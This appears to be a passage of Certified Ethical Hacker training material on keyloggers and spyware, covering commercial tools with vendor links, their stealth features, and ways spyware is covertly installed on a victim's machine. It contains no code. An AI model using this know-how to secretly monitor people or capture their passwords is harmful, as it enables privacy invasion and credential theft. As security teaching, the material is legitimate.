The screenshot shows the 'All In One Keylogger' software interface. At the top, there's a banner with the title 'Keylogger: All In One Keylogger' and the CEH logo. Below the banner, a red icon of a keylogger is displayed next to the text: 'All In One Keylogger allows you to secretly track all activities from all computer users and automatically receive logs to a desire email/FTP/LAN accounting'. The main area features two side-by-side windows titled 'Log Viewer' showing activity logs. A central status bar at the bottom displays the URL 'http://www.relytec.com'.



## Keylogger: All In One Keylogger

Source: <http://www.relytec.com>

All In One Keylogger is invisible keylogger **surveillance** software that allows you to record keystrokes and **monitors** each **activity** of the user on the computer. It allows you to **secretly track** all activities from all computer users and automatically receive logs to a desired **email/FTP/LAN** account. The keylogger automatically activates itself when Windows starts and is completely invisible. You can do following things using this software:

- ⦿ Capture all keystrokes (keystrokes logger)
- ⦿ Record instant messages
- ⦿ Monitor application usage
- ⦿ Capture desktop activity
- ⦿ Capture screenshots
- ⦿ Quick search over the log
- ⦿ Send reports via email, FTP, network
- ⦿ Record microphone sounds

- ⊕ Generate HTML reports
- ⊕ **Disable** anti keyloggers
- ⊕ Disable unwanted software
- ⊕ Filter monitored user accounts
- ⊕ **Captured** screenshots
- ⊕ Send reports by FTP
- ⊕ Send reports in HTML format
- ⊕ Block unwanted URLs
- ⊕ Stop logging when the computer is idle




FIGURE 5.35: All In One Keylogger Screenshot

# Keyloggers for Windows



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

 <b>Ultimate Keylogger</b> <a href="http://www.ultimatekeylogger.com">http://www.ultimatekeylogger.com</a>	 <b>Powered Keylogger</b> <a href="http://www.mykeylogger.com">http://www.mykeylogger.com</a>
 <b>Advanced Keylogger</b> <a href="http://www.mykeylogger.com">http://www.mykeylogger.com</a>	 <b>StaffCop Standard</b> <a href="http://www.staffcop.com">http://www.staffcop.com</a>
 <b>The Best Keylogger</b> <a href="http://www.thebestkeylogger.com">http://www.thebestkeylogger.com</a>	 <b>iMonitorPC</b> <a href="http://www.imonitorpc.com">http://www.imonitorpc.com</a>
 <b>SoftActivity Keylogger</b> <a href="http://www.softactivity.com">http://www.softactivity.com</a>	 <b>PC Activity Monitor Standard</b> <a href="http://www.pcacme.com">http://www.pcacme.com</a>
 <b>Elite Keylogger</b> <a href="http://www.widestep.com">http://www.widestep.com</a>	 <b>KeyProwler</b> <a href="http://keyprowler.com">http://keyprowler.com</a>



## Keyloggers for Windows

Besides the **keyloggers** explained previously, there are so many software keyloggers available in the market; you can make use of these tools to record the **keystrokes** and **monitor** each activity of the user on the computer. These keyloggers are listed as follows. They all are used to record the keystrokes on the user computer. You can download these tools from their respective home sites as follows and start using them to **monitor keystrokes** and other user activity on the computer.

Here is the list of keyloggers that run on the Windows operating system:..

- ④ Ultimate Keylogger available at <http://www.ultimatekeylogger.com>
- ④ Advanced Keylogger available at <http://www.mykeylogger.com>
- ④ The Best Keylogger available at <http://www.thebestkeylogger.com>
- ④ SoftActivity Keylogger available at <http://www.softactivity.com>
- ④ Elite Keylogger available at <http://www.widestep.com>
- ④ Powered Keylogger available at <http://www.mykeylogger.com>
- ④ StaffCop Standard available at <http://www.staffcop.com>
- ④ iMonitorPC available at <http://www.imonitorpc.com>

- ➲ PC Activity Monitor Standard available at <http://www.pcacme.com>
- ➲ KeyProwler available at <http://kevprowler.com>

# Keyloggers for Windows

CEH  
Certified Ethical Hacker

 <b>Ultimate Keylogger</b> <a href="http://www.ultimatekeylogger.com">http://www.ultimatekeylogger.com</a>	 <b>Powered Keylogger</b> <a href="http://www.mykeylogger.com">http://www.mykeylogger.com</a>
 <b>Advanced Keylogger</b> <a href="http://www.mykeylogger.com">http://www.mykeylogger.com</a>	 <b>StaffCop Standard</b> <a href="http://www.staffcop.com">http://www.staffcop.com</a>
 <b>The Best Keylogger</b> <a href="http://www.thebestkeylogger.com">http://www.thebestkeylogger.com</a>	 <b>iMonitorPC</b> <a href="http://www.imonitorpc.com">http://www.imonitorpc.com</a>
 <b>SoftActivity Keylogger</b> <a href="http://www.softactivity.com">http://www.softactivity.com</a>	 <b>PC Activity Monitor Standard</b> <a href="http://www.pcacme.com">http://www.pcacme.com</a>
 <b>Elite Keylogger</b> <a href="http://www.widestep.com">http://www.widestep.com</a>	 <b>KeyProwler</b> <a href="http://keyprowler.com">http://keyprowler.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Keyloggers for Windows

You can also use following keyloggers that runs on the **Windows operating system**:

- ④ Keylogger Spy Monitor available at <http://ematrixsoft.com>
- ④ REFOG Personal Monitor available at <http://www.refog.com>
- ④ Actual Keylogger available at <http://www.actualkeylogger.com>
- ④ Spypector available at <http://www.spypector.com>
- ④ KidLogger available at <http://kidlogger.net>
- ④ PC Spy Keylogger available at <http://www.pc-spy-keylogger.com>
- ④ Revealer Keylogger available at <http://www.logixoft.com>
- ④ Spy Keylogger available at <http://www.spy-key-logger.com>
- ④ Actual Spy available at <http://www.actualspy.com>
- ④ SpyBuddy® 2012 available at <http://www.exploreanywhere.com>

The screenshot shows the Amac Keylogger software interface. At the top, there's a banner with the text "Keylogger for Mac: Amac Keylogger for Mac" and the CEH logo. Below the banner, on the left, is a small icon of a computer monitor displaying a blue screen. To the right of the icon is a text box containing the following description: "Amac Keylogger for Mac invisibly records all keystrokes typed, IM chats, websites visited and takes screenshots and also sends all reports to the attacker by email, or upload everything to attacker's website". The main area of the interface displays two windows. The left window is titled "Logs - Amac Keylogger 2011.1" and shows a list of log entries with columns for Application, User, and Time. The right window is also titled "Logs - Amac Keylogger 2011.1" and shows a detailed list of keystrokes recorded over time. At the bottom of the interface, there's a URL: <http://www.amakeylogger.com>. A copyright notice at the bottom right states: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."




## Keylogger for Mac: Amac Keylogger for Mac

Source: <http://www.amakeylogger.com>

Amac Keylogger is a keylogger that runs on **Mac operating systems** and allows you to spy on a Mac machine to secretly record everything on the Mac. It does the following things:

- ➊ Log typed passwords
- ➋ Log keystrokes and chat conversations
- ➌ Record websites and take screenshots
- ➍ Log the IP address of the monitored Macintosh
- ➎ Automatically run at startup stealthily
- ➏ Apply settings to all users with one click
- ➐ Send logs to email/FTP at preset intervals
- ➑ Password protect keylogger access



**FIGURE 5.36:** Amac Keylogger for Mac

Aobo Mac OS X KeyLogger <a href="http://www.keylogger-mac.com">http://www.keylogger-mac.com</a>	KidLogger for MAC <a href="http://kidlogger.net">http://kidlogger.net</a>
Perfect Keylogger for Mac <a href="http://www.blazingtools.com">http://www.blazingtools.com</a>	MAC Log Manager <a href="http://www.keylogger.in">http://www.keylogger.in</a>
Award Keylogger for Mac <a href="http://www.award-soft.com">http://www.award-soft.com</a>	logkext <a href="https://code.google.com">https://code.google.com</a>
Mac Keylogger <a href="http://www.award-soft.com">http://www.award-soft.com</a>	Keyboard Spy <a href="http://alphaomega.software.free.fr">http://alphaomega.software.free.fr</a>
REFOG Keylogger for MAC <a href="http://www.refog.com">http://www.refog.com</a>	FreeMacKeylogger <a href="http://www.hwsuite.com">http://www.hwsuite.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Keyloggers for Mac

Like keyloggers for Windows, there are also many keyloggers that runs on the **Mac operating system**. These tools will assist you in recording **keystrokes** and **monitoring** the user activity on the target MAC OS computer system. You can download them from their respective home sites and they can be used to spy on a Mac machine to **secretly record** everything on the Mac. They enable you to record everything the user does on the computer such keystroke logging, recording email communication, chat messaging, taking **screenshots** of each activity, etc.

You can use the following keystroke loggers for Mac OS:

- ➊ Aobo Mac OS X KeyLogger available at <http://www.keylogger-mac.com>
- ➋ Perfect Keylogger for Mac available at <http://www.blazingtools.com>
- ➌ Award Keylogger for Mac available at <http://www.award-soft.com>
- ➍ Mac Keylogger available at <http://www.award-soft.com>
- ➎ REFOG Keylogger for MAC available at <http://www.refog.com>
- ➏ KidLogger for MAC available at <http://kidlogger.net>
- ➐ MAC Log Manager available at <http://www.keylogger.in>

- ④ logkext available at <https://code.google.com>
- ④ Keyboard Spy available at <http://alphaomega.software.free.fr>
- ④ FreeMacKeylogger available at <http://www.hwsuite.com>

The screenshot displays two side-by-side web pages for hardware keyloggers. On the left is the 'KeyGrabber' page, featuring a product image of a small black USB device, a price of \$44.99, and a link to <http://www.keydemon.com>. On the right is the 'KeyGhost' page, featuring a product image of a similar small black USB device, a link to <http://www.keyghost.com>, and a prominent 'ORDER NOW!' button. Both pages include sections for product details, user reviews, and payment options like PayPal.



## Hardware Keyloggers

A hardware keylogger is a device that is connected in between a **keyboard** and the **computer**. It is used to record the keystrokes on the target user computer. Hardware keyloggers log all keyboard activity to their internal memory. The advantage of a hardware keylogger over software keyloggers is they it can log the keystrokes as soon as the **computer starts**. You can use following hardware keystroke loggers to **achieve your goals**.



### KeyGhost

Source: <http://www.keyghost.com>

KeyGhost is a tiny plug-in device that records every keystroke typed on any computer. You can also monitor and **record** email communication, chatroom activity, instant messages, website addresses, search engine searches, and more with this **plug-in** keylogger. You do not have to install any software to record or **retrieve keystrokes**.

Features:

- ➊ It is easy to use
- ➋ Installs in seconds; just plug it in
- ➌ Can be unplugged and information retrieved on another PC

- Uses no system resources
- Excellent real-time backup device



FIGURE 5.37: KeyGhost Screenshot



## KeyGrabber

Source: <http://www.keydemon.com>

KeyGrabber is a hardware device that allows you to log keystrokes from a PS/2 or USB keyboard. A **hardware video-logger** is a tiny frame-grabber for capturing **screenshots** from a VGA, DVI, or HDMI video source.



FIGURE 5.37: KeyGrabber Screenshot

# Spyware

**C|EH**  
Certified Ethical Hacker

- Spyware is a program that **records user's interaction** with the computer and Internet without the user's knowledge and sends them over the Internet to attacker
- It is similar to Trojan horse, which is usually bundled as a **hidden component of freeware** programs that can be available on the Internet for download

- Spyware is stealthy, and **hide its process**, files, and other objects in order to avoid removal
- It allows attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.

The diagram illustrates various methods of spyware propagation. A central figure is surrounded by six colored circles, each representing a different method:

- Drive-by download (yellow)
- Masquerading as anti-spyware (orange)
- Web browser vulnerability exploits (red)
- Piggybacked software installation (green)
- Browser add-ons (light green)
- Cookies (blue)

Icons are provided for each method: a download arrow for Drive-by download, a folder for Piggybacked software installation, a folder with a shield for Browser add-ons, and a camera for Cookies.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Spyware

Spyware is **stealthy computer monitoring software** that allows you to secretly record all activities of a computer user. It automatically delivers logs to you via email or FTP, including all areas of the system such as email sent, websites visited, every **keystroke** (including login/password of ICQ, MSN, AOL, AIM, and Yahoo Messenger or Webmail), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a **surveillance** camera directly pointed at the computer monitor. **Spyware** is usually bundled as a hidden component of freeware or shareware programs that can be **downloaded** from the Internet.

### Spyware Propagation

Installing the spyware on the user's computer doesn't require any consent from the user. You can install the **spyware** on the user's computer without their knowledge by "**piggybacking**" the spyware on other software programs. This is possible because spyware uses advertising cookies, which is one of the **spyware subclasses**. You can also be affected by spyware when you visit a website that distributes spyware. This is sometimes called "**drive-by downloading**" since it installs itself when you "drive by" the website.

Because of a lack of user's attention in downloading and installing applications from the Internet, it is possible that the spyware is installed. The spyware **propelled** with other programs on the Internet **masquerade** as **antispyware** and run on the user's computer without any notice, when the user downloads and installs programs that are **bundled with spyware**.




## What Does the Spyware Do?

Once you have succeeded in **installing spyware** on a **victim's computer**, you can do many offensive things to the victim's computer. You can do following things with spyware installed on the victim's computer:

- ➊ Steals users' personal information and send it to a remote server or hijacker
- ➋ Monitor users' online activity
- ➌ Display annoying pop-ups and **redirect** a web browser to advertising sites
- ➍ Change web browser's default setting and prevent the user from restoring
- ➎ Add multiple **bookmarks** to the web browser's favorites list
- ➏ Decrease overall system security level
- ➐ Place desktop shortcuts to malicious spyware sites
- ➑ Connect to remote **pornography** sites
- ➒ Reduce system performance and causes software instability
- ➓ Steal your passwords
- ➔ Send you **targeted** email


- ☛ Change the home page and prevent the user from restoring:
- ☛ Modifie the **dynamically linked libraries** (DLLs) and slow down the browser
- ☛ Change firewall settings
- ☛ **Monitor** and **report** websites you visit



## Types of Spyware

There are **10 main types** of **spyware operating** on the Internet that an attacker can use to steal information about user activity on computer without his/her consent and knowledge. The following are these 10 types:

- Desktop Spyware
- Email and Internet Spyware
- Child **Monitoring** Spyware
- Video Spyware
- Print Spyware
- Screen **Capturing** Spyware
- USB Spyware
- Audio Spyware
- GPS Spyware
- Cell Phone and Telephone Spyware



## Desktop Spyware

Desktop spyware is software that allows an attacker to gain information about a user's activities or gather **personal information** about the user and send it via the Internet to third parties without the user's knowledge or consent. It provides information regarding what network users did on their desktops, how, and when.

Desktop spyware allows attackers to perform the following:

- ⦿ Live recording of remote desktops
- ⦿ **Record and monitor** Internet activities
- ⦿ Record software usage and timings
- ⦿ Record activity log and store at one centralized location
- ⦿ Logs users' keystrokes

The screenshot shows the 'Activity Monitor' application window. At the top, there's a toolbar with icons for file operations, search, and other functions. Below the toolbar is a menu bar with 'File', 'Edit', 'View', 'Tools', 'Help'. The main area is titled 'Activity Monitor' and displays a list of network users and their activity. A yellow starburst callout highlights a specific entry in the list. A green callout box points to a red circle on the bottom status bar, which contains the text 'Monitoring Active User'. On the left side of the window, there's a sidebar with sections like 'Monitoring', 'Logs', 'Agents', and 'Management'. The bottom right corner of the window has a URL: <http://www.softactivity.com>. The entire window is framed by a thick black border.

**Desktop Spyware: Activity Monitor**

Activity Monitor allows you to track any LAN and gives you the detailed information on what, how, and when network users performed

**Features**

- View remote desktops
- Record activity log
- View communication history
- Take snapshots of the remote computer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Desktop Spyware: Activity Monitor

Source: <http://www.softactivity.com>

Activity Monitor is a tool that allows you to track any LAN, giving you the most detailed information on what, how, and when network users are performing on the network. This system consists of server and client parts. **Activity Monitor Server** can be installed on any computer in the whole **LAN**. Remote spy software is installed on all computers on the network that you want to monitor. Remote spy software is also known as the Agent, a small client program. Agent can be installed remotely from the PC with Activity Monitor Server on it or via **Active Directory Group Policy** in Windows domain.

Any computer in the network under control can be spied on remotely with this tool just by installing the Agent on the computer. You can tune the **activity monitor software** to record activities of all the computers connected on the network.

### Features:

- Live view of remote desktops (screenshot)
- Easy Internet usage monitoring
- Monitor software usage

- ➊ Record activity log for all workplaces in one **centralized** location on a main computer with Activity Monitor installed
- ➋ Store complete history of **communications** for every user (emails sent and received, IM chats, messages typed in web forums)
- ➌ Track any user's keystrokes, even passwords on your screen, in real-time mode
- ➍ Total control over networked computers. Start or terminate remote processes, run commands, copy files from remote systems. You may even turn the computer off or restart it, not to mention **logging** off the current user
- ➎ Deploy Activity Monitor Agent (the client part of the software) remotely from the administrator's PC to all computers in your network




FIGURE 5.38: Desktop Spyware by Using Activity Monitor

# Desktop Spyware



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

 <b>Remote Desktop Spy</b> <a href="http://www.global-spy-software.com">http://www.global-spy-software.com</a>	 <b>Net Spy Pro</b> <a href="http://www.net-monitoring-software.com">http://www.net-monitoring-software.com</a>
 <b>SSPro</b> <a href="http://www.gpsoftdev.com">http://www.gpsoftdev.com</a>	 <b>REFOG Employee Monitor</b> <a href="http://www.refog.com">http://www.refog.com</a>
 <b>RecoveryFix Employee Activity Monitor</b> <a href="http://www.recoveryfix.com">http://www.recoveryfix.com</a>	 <b>OsMonitor</b> <a href="http://www.os-monitor.com">http://www.os-monitor.com</a>
 <b>Employee Desktop Live Viewer</b> <a href="http://www.nucleustechologies.com">http://www.nucleustechologies.com</a>	 <b>LANVisor</b> <a href="http://www.lanvisor.com">http://www.lanvisor.com</a>
 <b>NetVizor</b> <a href="http://www.netvizor.net">http://www.netvizor.net</a>	 <b>Work Examiner Standard</b> <a href="http://www.workexaminer.com">http://www.workexaminer.com</a>



## Desktop Spyware

There is various **desktop spyware** available in the market that an attacker can use to monitor remote user desktops. This spyware can be used to monitor and **record** every detail of user PC and Internet activity. An attacker can log keystrokes, websites visited by the user, programs running on the user computer, chat conversations, email communication, downloaded files, opened/closed windows, etc. You can also take **snapshots** of the remote user desktop and much more. Some of desktop spyware software that attackers may use for **monitoring** user desktops remotely are listed as follows:

- ④ Remote Desktop Spy available at <http://www.global-spy-software.com>
- ④ SSPro available at <http://www.gpsoftdev.com>
- ④ RecoveryFix Employee Activity Monitor available at <http://www.recoveryfix.com>
- ④ Employee Desktop Live Viewer available at <http://www.nucleustechologies.com>
- ④ NetVizor available at <http://www.netvizor.net>
- ④ Net Spy Pro available at <http://www.net-monitoring-software.com>
- ④ REFOG Employee Monitor available at <http://www.refog.com>
